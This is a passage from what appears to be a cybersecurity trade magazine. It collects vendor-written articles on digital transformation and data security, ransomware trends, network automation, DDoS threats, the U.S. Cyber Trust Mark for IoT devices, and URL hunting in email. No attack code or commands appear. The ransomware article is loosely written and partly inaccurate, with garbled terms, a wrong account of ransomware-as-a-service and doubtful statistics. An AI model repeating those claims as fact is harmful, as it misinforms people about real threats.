Description: Traditional entities often see a dissonance between their tech and business teams. While the tech team feels the impact of their efforts, the business side struggles to identify tangible benefits.

Recommendation: Begin with a comprehensive digital audit to understand the current standing, assets, and gaps. Prioritize digitizing the most labor-intensive processes to bring immediate benefits and set the foundation for subsequent stages.

- **Bridge Model Firms:**

Description: These companies have started breaking away from traditional operations, piloting initiatives to merge isolated units. This stage emphasizes shared data and technology assets to drive innovation.

Recommendation: Concentrate on data collection. Ensure consistency and robustness in methods. Kickstart pilot projects that bridge the gap between different units to catalyze transformation.

- **Hubs:**

Description: With the success of bridge initiatives, companies shift towards creating centralized units or hubs. The emphasis is on technology and workforce development to rally various departments around shared objectives.

Recommendation: Prioritize comprehensive training. Every employee, irrespective of role, should be proficient in using digital tools and understanding their significance, fostering a culture of continuous learning and innovation.

- **Platform Model Organizations:**

Description: Transitioning from hubs, these companies start functioning like software firms. They focus on data engineering, continuous experimentation, and creating unified platforms for rapid deployment. A prime example would be Microsoft's evolution into an integrated, data-centric entity.

Recommendation: Embrace openness. Consider opening up APIs and exploring strategic partnerships. Collaborate with third-party developers and businesses to add value and drive innovation further.

- **Native Model Enterprises:**

Description: This is the pinnacle of digital transformation. Companies here operate like digital-first giants like Airbnb and Uber, focusing on large-scale AI deployment and integration. Yet, reaching and maintaining this level uniformly remains a challenge.

Recommendation: Never become complacent. Keep the wheels of innovation turning. Regularly reassess strategies to align with emerging technologies and ensure the organization is always on the cutting edge.

In navigating the stages of digital evolution, one underlying theme becomes evident: the increasing reliance on and significance of data. As companies lean heavily into digital resources, safeguarding this data is paramount. We now delve into this intersection between rapid digital transformation and the necessity for robust data security.

Data Security in the Digital Age

In this era where data is gold, security and governance are paramount. While data drives innovation and growth, it can also expose businesses to vulnerabilities. Hence, businesses need a robust solution that delivers end-to-end data security and governance.

Such solutions need to go beyond just security. They should provide comprehensive capabilities ensuring data visibility across various platforms, understanding its movement, and pinpointing vulnerabilities. By focusing on proactively fortifying the data landscape, businesses can be one step ahead of potential threats.

Key capabilities to look for in an ideal data governance and security solution:

- **Auto-Discovery:** This capability ensures that every data store across multiple platforms is identified and accounted for, ensuring complete data visibility.
- **Configuration Analysis**: This inspects configurations across various data store types, ensuring they adhere to best practices and reduce potential vulnerabilities.
- **Privileges Analysis:** Detailed information about user and role access to data, ensuring stringent access control.
- **Data Classification and Tagging:** Helps businesses identify sensitive data and implement appropriate protective measures.
- **Data-in-Use Monitoring:** This is vital for tracking how data is accessed and used, enabling businesses to spot and react to suspicious activity.

In addition, data security solutions should seamlessly integrate with data catalogs, enhancing visibility and accessibility. The focus should be on automating data classification, privacy risk identification, and continuous monitoring.

Furthermore, while the spotlight is often on the cloud, many businesses still rely on on-premises infrastructure. Thus, an ideal solution should provide comprehensive capabilities for cloud and on-premises environments, ensuring no data store is unprotected.

The Future-Ready Enterprise in a Digital Age

The digital age unfolds with opportunities, challenges, and transformative potential. The narrative of success in this era pivots on the ability of organizations to weave together technology, collaboration, and security seamlessly. From iconic tales of Netflix and Blockbuster, Amazon and Borders, or even Uber and traditional taxi services, we've learned that evolution is not just about embracing change—it's about anticipating, innovating, and adapting. The call isn't merely for digital transformation; it's for holistic transformation that amalgamates digital proficiency with strategic vision.


Yet, as we venture into this expansive digital terrain, our greatest asset, data, demands vigilant protection. Data security is no longer just an IT concern—it's an enterprise-wide mandate. As businesses, we must prioritize securing our digital landscapes, ensuring the safety of our assets, and fostering a culture of continuous innovation and learning.

To every leader, entrepreneur, and visionary, the digital era beckons. Let us not be mere participants but pioneers. Embrace the mosaic of technology, collaboration, and security, and lead your organizations into a prosperous digital future. The journey may be intricate, but the rewards—unparalleled. The time to act is now. Embrace the future, and let's shape it together.

About the Author

Ani Chaudhuri is an award-winning executive and entrepreneur with a track record of building successful products, businesses and teams. Ani is driven to bring important solutions to market, and has founded four technology companies to date: eCircle, acquired by Reliance in India; Opelin, acquired by Hewlett-Packard; Whodini, acquired by Declara; and Dasera. Prior to Dasera, Ani worked at McKinsey, HP and Tata Steel.

Ani can be reached online at LinkedIn and at our company website www.dasera.com



The Evolving Landscape of Ransomware Attacks

2023 – What is new in the world of Ransomware

By Elena Thomas, Digital Marketing Manager, SafeAeon Inc.

Ransomware has been making headlines since 2021, and it continues to do so. 1.7 million ransomware attacks are happening every day. It is a kind of malware attack that encodes the target's data and then inhibits them from having access until they successfully make a ransom payment. Many people think the virus has locked their computer, but it is actually the ransomware that has locked all their files. These attackers are changing their tactics from the primary extortion technique and focusing on data theft to have more leads over the firms that depend on the backups.

The new advancements, such as law execution restrictions on ransomware, international consents, changes in government norms, and the impending regulation of crypto, will force the opponents to overcome these challenges and benefit from the new opportunities. Here are the 6 changes that can prove to be vital for cybersecurity leaders in defending the new exploits.

What is the target for ransomware holders?

As the name ransomware suggests they are after ransom. They will block your data in your own server and prevent it from being used. This halts business and businesses lose critical time as well as billions of dollars' worth of business. Hence the question of ransomware and its significance is discussed in detail.

1. Extortion and data kidnapping

Firms operating on data mostly find it crucial to have deliveries on time. This is also the most potential area wherein attacks are mostly planned. These are situations wherein even a 1-hour delay in uplink can cause financial disruptions of billions. To cope with this, some businesses found solutions wherein deployment of a payload was never necessary.

Examples of such attacks can be found online with attacks of LAPSU on Uber, Microsoft, Rockstar Games, and Nvidia. As more and more people find options to gain profits from these situations, cybersecurity leaders need to be more and more prepared to face upcoming challenges.

2. Ransomwares sell your data to the highest bidder.

Stealing or withholding data is the norm of the day for ransomware holders. While it may seem like stolen data is only valuable to its rightful owner, given the kind of data held for ransom, it may be of great value to its adversaries.

A single breach can be catastrophic, with the data landing in the hands of cybercriminals, who can then sell it to more dangerous criminals.

3. Cloud is the new target.

More organizations are loading their documents into the cloud. This makes it easier for invaders to plan their outbreaks well-organized. One small miscalculation and misconfiguration can lead to a group of ransomwares getting a foothold on data.

One statistic by the Google Cybersecurity team found that cryptocurrency mining is the reason behind 86% of compromised cloud instances.

4. No platform is safe.

Cybersecurity leaders have the idea that no attack path should be overlooked when there are odds that any breach can be shattering. Here come the uncommon platforms that can pose a higher risk to your firm as the ransomware attackers recognize the worth of business devices which don't have backups.

5. AI may fail to detect such attacks.

Currently, even the opponents are focusing on time and money-saving mechanization. The ransomware attackers use a scaling technique to increase their income by automating tasks and restricting human faults.

It’s important to know that the ransomware attackers who perform high amounts of breaches, such as Cerber, are using the blockchain to perform their attacks more efficiently. The teams must fight hard by coupling AI solutions to react to the attacks sooner.

6. Zero Day vulnerabilities

There are various ways for creative rivals to breach the victim's network. The user credentials, which are generally stolen or bought from the online markets, are the main routes; however, the software is also vulnerable to this kind of exploit. Professional ransomware attackers are now evolving using zero-day susceptibilities for their malware practices. The LockBit ransomware group has raised a reward of 50,000 dollars for flaws in their encryption system.

Most common types of ransomware

- **Lockers**

It is the type of ransomware that fully locks your system so your data is completely inaccessible. On the lock screen, the ransom demand is presented along with the timer to increase the urgency and force the victim to act accordingly.

- **Crypto ransomware**

Crypto ransomware or encryptors are the most damaging variant of ransomware. It encrypts the files in a system, making the whole content inaccessible.

- **Ransomware as a service**

It is done by a professional hacker anonymously. He handles all phases of the attack, from the circulation of ransomware to the assortment of cash.

Real-life examples of ransomware

Caesar Entertainment company and MGM Resorts both have been the victim of ransomware. However, the Caesars attack happened before the MGM resort attack, which locked their whole system, and the guests had to wait for hours to check in to the hotel.

If we see the reports of the World Economic Forum, the cyberattacks were happening globally up to 156% in the second quarter if we compare it to the first quarter of 2023. Last year, the revenue of both companies was above 10 billion dollars, and both were targeted by ALPHV or black cat and Scattered Spider. Both these gangs used social engineering to gain access to the IT systems of the firms. The ALPHV states that they infiltrated the MGM resort system after identifying a tech employee of this company on LinkedIn and then giving a call to customer support. In contrast, the Scattered Spider tricked an employee of Caesars at a third-party dealer. The ransom attackers demanded 30 million dollars from Caesars.

How do I safeguard myself from ransomware?

- **Malspam**

To achieve access, some ransomware attackers use spam to send emails with malicious attachments to many people.

- **Malvertising**

It is a popular infection method in which they use online advertising for distributing malware. While using the web, even if you are using legitimate websites, you are sometimes directed to criminal servers without tapping on the ad.

- **Social engineering**

The ransomware people use social engineering to trick people into opening their attachments or clicking on links that might look legitimate. For example, they act like the FBI for scaring the users into paying money to unlock their files.

How can I get rid of ransomware?


When it comes to ransomware, prevention is way better than cure. There is no guarantee that the attackers will unencrypt the data even if you pay the ransom. So, it’s important to be prepared before you get in contact with ransomware. These are the main steps to take.

- Keep security software installed on your device always
- Always have a backup of your important data
- Use free decryptors for retrieving some of your encrypted files.

Wrapping Up

At last, it’s evident that the cybersecurity field is not at all free from the ransomware threat. It is expected to cost the targets $265 billion on a yearly basis by the year 2031. The professional ransomware groups will always target firms, important infrastructures, and hospitals. However, we can be prepared and take preventive actions by knowing the ransomware trends and evolutions. There are also various platforms that detect the malware and respond to help in defending against ransomware threats.

About the Author



Elena Thomas is the Digital Marketing Manager at SafeAeon, a leading cybersecurity company, where she combines her passion for digital marketing with her unwavering dedication to enhancing online security. With a career spanning over a decade in the cybersecurity realm, Elena has emerged as a prominent figure in the industry. Her expertise lies in crafting innovative digital strategies that empower individuals and organizations to safeguard their digital assets.

Beyond her professional life, Elena is a true cybersecurity enthusiast. She devotes her spare time to educating the public about the ever-evolving cyber threats and how to stay protected in the digital age. Elena's commitment to a safer digital world shines through in her informative and engaging writing, making her a sought-after contributor to blogs and publications in the cybersecurity space. When she's not immersed in the world of cybersecurity, Elena enjoys outdoor adventures and exploring new cuisines.

Elena can be reached via email at elena.thomas@safeaeon.com and at our company website http://www.safeaeon.com/ .

The Future of Modern Networks Is Automated Threat Intelligence.

By Amit Dhingra, Executive Vice President of Network Services, NTT

During the past three years, the enterprise cybersecurity environment has changed drastically. Security threats now come from any number of vectors. Basically, everywhere.

Many employees are still working from home part of the time, opening up potential vulnerabilities in security, and at the same time, many companies have moved data and workloads to the cloud. In addition, some organizations have added more devices, such as IoT sensors, opening up more access points to their networks, and this is all in addition to the run-of-the-mill cyberthreats focused on data held on premises.

As organizations emerge from the pandemic and continue along their digital transformation journeys, IT professionals are struggling with the challenges of securing such hybrid organizations. Every new device added to the network, be it an employee home laptop, an IoT sensor, a machine vision camera, or a cloud-based server, brings a new security threat to the company.

All of these changes are making network security a critical defense measure, and at the same time, they require higher levels of access control.

Security trends affecting network modernization

We see many successful organizations focusing on network security, as part of overall network modernization efforts. Network modernization can mean many things, including replacing hardware, adopting, software-defined networking solutions, and setting up private 5G networks. But a big piece of most network modernization is baking security in at the core to better protect the network.

NTT's Global Network Report, a recent survey that looks at how networks are evolving, how organizations' preparedness for these changes is advancing, and how they will adapt their networks to new demands, found that 87% of top-performing organizations are investing in their cybersecurity capabilities, compared with just 41% of underperformers. A key focus for these organizations is moving from perimeter-based security to identity-based security.

The survey had several other interesting results. Related to network transformation:

- 93% believe new threats will drive increased security demands, requiring a deeper level of access control and inspection;
- 86% expect private 5G as an extension to the LAN;
- 95% are investing in cybersecurity capabilities;
- 92% expect to adopt cloud-first solutions or move network functions to the cloud;
- 89% expect that their wider campuses will be a critical element that will enable hybrid working.

Meanwhile, the survey found that technology trends are driving change:

- Over 95% of executives confirm they will be investing in modernizing their network;
- 70% are struggling to keep pace with business demands for increased speed and innovation, citing technical debt and a lack of expertise.

Turning to AIOps

As they look to better manage their networks, senior executives have identified real-time analytics as their most critical need, followed by the ability of network managers to drill down fast and efficiently to deal with problems while reducing downtime.

IT teams often struggle to keep pace with the growing number of endpoints and the cybersecurity threats they present. These challenges point to a need to deploy AIOps and automation.

The value of real-time analytics and the ability to focus in on issues that require immediate attention cannot be understated. Without a real-time look at the networks, organizations are flying blind, and serious problems can go undetected for days or even weeks.

Going back to the recent survey, nearly nine in 10 CIOs and CTOs agree that they need AIOps, automation and improved analytics to optimize their network operations. However, there's a problem: While 91% of organizations agree that predictive analytics is critical to operational insight and a proactive approach, 85% say a lack of visibility across their network architectures currently restricts their operational insight and causes reactive firefighting.

Automated solutions are necessary to not only prevent this reactive firefighting, but to mitigate risk and address threats before organizations suffer a significant impact.

Modernizing your network with a trusted partner

In addition to automation, another big piece of the network modernization puzzle is the right partner. Many organizations struggle to find the right partner with the right capabilities, especially because vendor capabilities and rigidity are cited by companies as a top challenge in attaining network success, apart from budget constraints.

Vendors need to be agile: Building the client network to be agile is the key to adding emerging technologies or swapping technologies that best meet the organization's challenges.

In addition, organizations undergoing network transformation should remember that network security has increased in importance as a major network architecture component. Vendors offering top-notch security services, or partnering with leading security providers, should be near the top of the list.

To transform a network into an agile, scalable framework that offers greater support for IoT connectivity, increased visibility and control, remote management, and automation, organizations should:

- Get the right hardware in place as a solid foundation;
- Implement a comprehensive software layer on top because this is a fast-growing area rich in innovation;
- Add an operations layer, including analytics, automation and AIOps, to ensure speed and agility.

It's valuable to work with an experienced managed service partner that offers a range of networking services and partners with other top providers. For example, NTT recently announced that it has added Palo Alto Networks Prisma SASE to its Managed Campus Networks portfolio.

It's critical that organizations select managed network service providers that align with key organization targets. Choosing the right partner with the right goals ensures that organizations remain competitive in business environment where competitors are constantly searching for innovation.

Embracing the new network


The networking environment is changing, and smart organizations are embracing the new network. The widespread adoption of hybrid-work and post-pandemic digital transformation are key security considerations driving network modernization in 2023 and beyond.

Even the most stubborn of organizations are realizing they need AIOps, automation and analytics as the number of endpoints and ways to manage them are transforming quite drastically. It's becoming critical to use analytics and act on it in an automated manner.

At the same time, even the most stubborn of organizations are realizing that growing security threats demand automated solutions like AIOps to provide real-time intelligence needed to protect organizations.

Organizations will be tested as new target vectors emerge alongside rapid growth in networks and connected devices. Network modernization, with better security as a core goal, can help organizations meet these challenges and grow for the future.

About the Author



Amit Dhingra is the Executive Vice President of Network Services at NTT. Amit has over 25 years of experience in telecom and hi-tech sector. He is an accomplished leader with extensive experience across global technology markets. Amit has a proven leadership track record for developing strategic business choices, growing business in telecom environment and successfully turning around businesses to profitability. He is an electronics and communication engineer, and he has an MBA degree from London Business School, majoring strategy and finance. Prior to NTT, Amit worked with Tech Mahindra (a leading systems integrator), where he led Network Services business globally. Amit has also spent more than 15 years at Nokia where he was recognized as part of Nokia top 100 leaders.

Amit Dhingra can be reached online at LinkedIn and at our company website https://www.global.ntt/

The State of DDoS Attacks: Evolving Tactics and Targets Businesses Must Be Aware Of

By Ivan Shefrin, Executive Director, Managed Security Services, Comcast Business

The rise of DDoS attacks is old news. Now, these attacks are becoming more dangerous, targeted, and detrimental as they evolve. As DDoS attacks become more sophisticated, adversaries are able to hone in on the most vulnerable targets, ranging from small- and medium-sized businesses to the world's largest enterprises.

The 2023 Cybersecurity Threat Report suggests that DDoS attacks are still an important part of the cybersecurity threat landscape. Out of 23.5 billion overall cybersecurity attacks detected last year, the report found a staggering 210 million attempts to use DDoS attacks to affect business operations by shutting down critical application servers and network resources.

In short, DDoS attacks are here to stay. Knowing how their tactics are changing and who is most at risk is crucial in defending against them, regardless of business size.

Ease of executing DDoS attacks

2022 saw a continuing evolution of sophisticated DDoS activities, with greater concentration occurring in certain industries and a change in the manner of attacks. While certain industries are at higher risk, all sectors remain vulnerable.

As they've evolved, these attacks have remained prevalent for several reasons. For one, they are quick and sudden. For instance, short-burst attacks under 10 minutes long were the most common in 2022. These attacks are harder to detect, especially if organizations try using firewall rate-limiting policies to stop them, rather than carrier-grade services. Multiple short-duration attacks exhaust IT resources because the next one starts before the organization can deal with the last one. What's more, short-duration attacks are much harder to detect. While IT remains in an endless loop of dealing with multiple attacks, adversaries can use the distraction as a smokescreen to execute more insidious attacks elsewhere. The short and abrupt nature of the attacks creates ideal circumstances for hackers.

DDoS attacks are also incredibly easy and cheap to create. Tools like botnets or other devices can be bought or rented online to carry out DDoS attacks for low prices. The cost of a 100 Gbps attack on the dark web is just around $20. And, carrying out a DDoS attack requires little to no technical knowledge, unlike a few years ago when a determined attacker needed to assemble their own botnet. All the attacker needs to know is the target IP address or range of IP addresses they want to attack. The ease with which these attacks can be carried out makes them a popular choice for adversaries.

The most targeted and susceptible businesses

All businesses, regardless of industry, are targets of DDoS attacks. However, we found that certain verticals are more targeted. It's also important to note that attackers do not discriminate based on the size of an enterprise. Risks typically ebb and flow for each industry. However, there are several industries that have remained most vulnerable.

Education is one of the most commonly targeted verticals for DDoS attacks, accounting for 46% of attacks in 2022. In addition to the accessibility of DDoS attacks, the volume of technology used in schools and free WiFi make them easy targets. Computers and tablets are essential for students now, and as schools embrace these technologies, they don't always account for the risks they bring. There have even been reports of students boasting about disrupting their school's internet to avoid work. If the internet goes down at a school, the majority of work stops. Today, grading, projects, homework, and exams are all hosted in Software-as-a-Service (SaaS) applications in schools everywhere. With so much work and data hosted in one place, an attack can be detrimental.

Another highly targeted vertical is the IT and Technical Services sector, which accounted for 25% of attacks in 2022. This industry offers a variety of opportunities for hackers to infiltrate, with attackers' main goal being to look for sensitive information or to gain access to an end user.

During 2023, we've seen a large increase of DDoS attacks against finance and healthcare, which in 2022 accounted for 14% and 13% of attacks, respectively. While no industry is safe, those with unique vulnerabilities are at an even greater risk.

A growing vulnerability landscape

DDoS attacks are created using botnets, which are large networks of compromised computers repurposed to launch cyberattacks. In 2022 there was a significant increase in application and infrastructure-related vulnerabilities. In fact, over 26,000 new application and infrastructure vulnerabilities were added to the National Vulnerability Database last year. What this means for DDoS attacks is an expansion in the size of botnets used to create them.

There are numerous ways to target application and infrastructure-related vulnerabilities. For example, stolen credentials easily allow attackers to authenticate applications, bypass security, elevate privileges, and conduct malicious activities. Pre-packaged exploit kits and services sold on the dark web allow even unskilled adversaries to exploit targeted software vulnerabilities in client applications and browsers to execute code remotely. These exploits introduce multiple threat vectors for adversaries to enter the business behind traditional security controls.

This ease of access is paired with ongoing vulnerabilities and the challenge of patch management, which is the process of updating software to correct errors and protect against vulnerabilities. These factors make it difficult to secure applications and infrastructures in business environments.

Take action now to bolster defenses for the future

Mitigating DDoS attacks requires a multifaceted approach. The U.S. Cybersecurity & Infrastructure Security Agency (CISA) recommends working with your ISP to defend against DDoS attacks. That's because even if you implement local solutions like rate-limiting firewalls, only your ISP can mitigate upstream bandwidth saturation issues resulting from a DDoS.

One key technique ISPs use involves BGP Flowspec, a powerful traffic filtering mechanism to dynamically distribute filtering rules across their network infrastructure. This enables immediate and precise mitigation of DDoS attack traffic without disrupting legitimate data flow.

Additionally, security providers use distributed scrubbing centers that can handle high volumes of malicious traffic, diverting it away from the targeted infrastructure to specialized facilities. To enhance responses to this traffic, ask if your ISP tunes your DDoS mitigation to reflect actual application traffic based on peace-time traffic and legitimate applications, enabling better identification and isolation of anomalous traffic during an attack while minimizing false positives.

Ensuring that this malicious traffic is blocked at the entry point to a network is vital. For further protection, businesses can consider utilizing comprehensive monitoring and controls that can provide reporting and alerting. By learning about the makeup and characteristics of each DDoS attack, businesses can proactively adapt their defenses, effectively mitigate future threats, and configure notification alerts.

Businesses of all sizes and industries are now at risk for DDoS attacks, especially as they continuously evolve. Learning about the growing vulnerability landscape and sophisticated tactics hackers use is crucial in not only defending against them, but saving time and resources in the long run.

About the Author

Ivan Shefrin is the executive director for Comcast Business Managed Security Services. He is a hands-on cybersecurity leader with 25 years of experience partnering with enterprise and communication service providers to anticipate and capitalize on disruptive technology trends, transform IT architectures, and generate new forms of value from the convergence of cloud and network security, data analytics, and automated threat response. His work at Comcast Business includes Distributed Denial of Service Mitigation, Managed Detection and Response, and hosted security services.

The U. S. Cyber Trust Mark: Providing Assurance That IoT Devices Are Trustworthy

By Mike Nelson, Vice President of Digital Trust, DigiCert

It’s safe to say that in 2023, the Internet of Things (IoT) train has left the station and is full speed ahead. From smart thermostats in our homes, to wearable devices like fitness monitors, to remote security cameras and connected healthcare technology, IoT devices are now everyday objects that have transformed our lives. They enable various applications and services through their ability to communicate and interact with other devices or systems and transmit data. In fact, worldwide spending on IoT is forecast to be $805.7 billion in 2023, an increase of 10.6% over 2022, according to International Data Corporation (IDC) research.

But the information these devices hold and transmit is often considered private and sensitive. And it makes sense that the manufacturers of these products need to be trusted to uphold secure development practices.

So as spending on IoT increases, how can consumers know what they are purchasing is secure and private?

Most buyers really don't know much about the security of the devices they purchase and use today, but consumers should have the right to assume in good faith that what they are purchasing can be relied on to be secure, because the stakes are very high if these devices fail to meet that promise. We have seen many instances of breach over the years because of lapsed IoT device security. For instance, there have been multiple stories about compromised baby monitors in recent years, which is terrifying for victim families. A family purchasing a baby monitor should not have their primary concern about the said device being easily hacked. Thus, raising the standard for the security of consumer smart devices and the transparency around their privacy and security will help protect American consumers.

But the recently introduced "U.S. Cyber Trust Mark" aims to give consumers more transparency about cybersecurity details, much like a nutritional label, to inform consumers about what they are getting. Announced in July through a memorandum issued by the White House, this labeling initiative would give buyers a sense of reassurance regarding the safety of the technology introduced into their households and lives. This move would also encourage manufacturers to adhere to more stringent cybersecurity benchmarks, while motivating retailers to promote devices that prioritize security and digital trust. It has the potential to instill a sense of assurance and reliance in consumers, giving them the confidence to know that the device they are acquiring has undergone testing to fulfill specific cybersecurity criteria.

There are several key components for manufacturers who want to obtain a U.S. Cyber Trust Mark:

Comprehensive Evaluation: To qualify for the trust mark, organizations must undergo a comprehensive evaluation of their cybersecurity practices. This evaluation encompasses various aspects such as network security, data protection, incident response, employee training and compliance with relevant cybersecurity regulations.

Continuous Monitoring: The certification process doesn't end with a one-time evaluation. Instead, organizations must commit to ongoing monitoring and improvement of their cybersecurity measures to maintain the trust mark. This ensures that cybersecurity remains a top priority and keeps pace with emerging threats.

Industry-Tailored Criteria: Recognizing that different industries face unique cyber risks; the U.S. Cyber Trust Mark initiative establishes tailored criteria for different sectors. This approach allows for a more targeted evaluation of cybersecurity measures, ensuring that specific industry challenges are adequately addressed.

A New Era in IoT Trust and Security

We believe the U.S. Cyber Trust Mark initiative represents a pivotal step towards a more secure digital ecosystem. That's why we are passionate about backing the U.S. Cyber Trust Mark project. DigiCert has also actively participated in enhancing IoT cybersecurity through multiple other initiatives, such as the Cloud Security Alliance, Matter and NIST standards development.

The kind of assurance the Trust Mark labeling provides is in demand by consumer. Just look at the numbers: DigiCert research finds If companies do not manage digital trust effectively, they stand to lose customers. Our survey found 84% of customers would consider switching to another company if they lose confidence in digital trust - and 57% say switching would be likely. But labels that signify stringent IoT security standards could potentially bring about a groundbreaking shift in ensuring users' digital confidence.

By incentivizing organizations to prioritize cybersecurity and acknowledge their efforts through a recognized certification, it encourages the adoption of best practices and continuous improvement in security and digital trust. As the program gains momentum, it has the potential to significantly enhance cybersecurity measures across industries, making the IoT use safer for everyone involved. Whether you're a business owner, an investor, or a consumer, the U.S. Cyber Trust Mark becomes a symbol of confidence in the face of ever-evolving cyber threats and privacy concerns.

About the Author

Mike Nelson is the VP of Digital Trust at DigiCert. In this role, he oversees strategic market development and champions digital trust across organizations to protect servers, users, devices, documents, software and more. Mike frequently consults with organizations, contributes to media reports and speaks at industry conferences about the risks of connected technology, and what can be done to improve the security of these systems.

Mike can be reached online at (mike.nelso@digicert.com) and at our company website http://www.digicert.com/

URL Hunting: Proactive Cybersecurity Designed to Improve Outcomes

By Zack Schwartz, Chief Revenue Officer, Trustifi

As a provider of cybersecurity, we notice when certain trends begin to emerge, judging mostly from the interest and response levels that we hear from our end-clients and our managed services providers (MSPs) in the field. Lately, our sales teams have found a message that's resonating within the business community: IT administrators are looking for more proactive ways to identify and evaluate threats within their company's email data. They want details on attempted cyberthreats, they want analysis, and they don't necessarily want to wait for filters to catch this material. They want to be able to extend their tools into the email data network in search of malicious links.

URL hunting can accomplish this. URL hunting tools can search through email data and gather intelligence about potentially malicious links, giving IT teams the information they need in order to mitigate active threats in a more precise and immediate manner. A sophisticated URL hunting tool, in fact, is able to identify every link that's been clicked on in a network. Such a capability comes in handy when an IT administrator wants to check for certain known viruses.

URL Hunting in Email Security, Defined

URL hunting, sometimes also known as threat hunting, is the proactive practice of searching for and investigating potentially malicious links that reside on an email server, which typically enter the network via phishing attempt or malware-infected message. This process can pinpoint compromising emails that were stealthy enough to circumvent an organization's passive cybersecurity filters. This, unfortunately, is happening more frequently as hackers evolve their methods and acquire better, AI-based tools.

No solution is 100 percent perfect, but traditional SEG (security email gateway)-based solutions often rely on the whitelisting and blacklisting of known dangerous IP addresses, and therefore are less effective against advanced, AI-generated phishing attempts, where the convincing message itself is what deceives victims into clicking ill-intentioned links.

These URLs often direct to a clever impostor site that spoofs a recognizable vendor or financial institution, requesting log-in and password information. Links can also lead victims to supply credentials for their email accounts, resulting in those accounts being hacked. Cybercriminals often target high-level executives for this activity, since they can use an authoritative email account to demand wire transfers, access financial accounts, or gather personal identifying information about additional employees. This is referred to as BEC or Business Email Compromise, and its prevalence is escalating in the workplace. According to a Microsoft Cyber Signals report from May 2023, BEC attacks have increased by 38 percent over the past four years.

Only a limited amount of cybersecurity solutions incorporate URL hunting, which functions like a search engine that can root out dangerous material. IT administrators can proactively use these tools as a complementary strategy, or can reactively apply the tool when a known threat is suspected of being triggered on a business network. For instance, if an employee has fallen victim to a phishing scheme on his home computer, the IT team can check whether that same malicious URL has been visited on his office email server, and if others on the network have received and clicked on the perpetrating link. Or, if administrators get wind of certain link-based malware that is rearing its head in a particular industry, they can identify what users on their own system have visited the offending URL.

How Analytics Can Inform Remediation

Not only does a URL hunting tool enhance the administrator's ability to discover this harmful activity, it can also provide administrators with intelligence to help determine the scope and details of the attack, such as the IP address where the impostor page is being hosted. A sophisticated URL hunting mechanism can perform advanced automated functions, such as presenting the email content to the administrator for examination, blacklisting both the link and the sender's IP addresses for the future, and/or eradicating the message from the recipient's inbox. Detailed analysis of these circumstances can empower IT teams to devise a targeted mitigation plan when an existing threat is revealed.

Proactive Link Hunting Will Improve Security Outcomes

Rather than waiting for screens and filters to catch questionable material, a URL hunting strategy proactively gives an IT team the insights necessary to identify a threat, assess damage, and take appropriate action to mitigate risks. When used in a multi-layered security stack, URL hunting allows a company to better thwart the damage done by unauthorized access or email account compromise. And in a security environment where hackers' strategies are accelerating all the time, few businesses have the luxury to sit back and wait.

So, get hunting.

About the Author

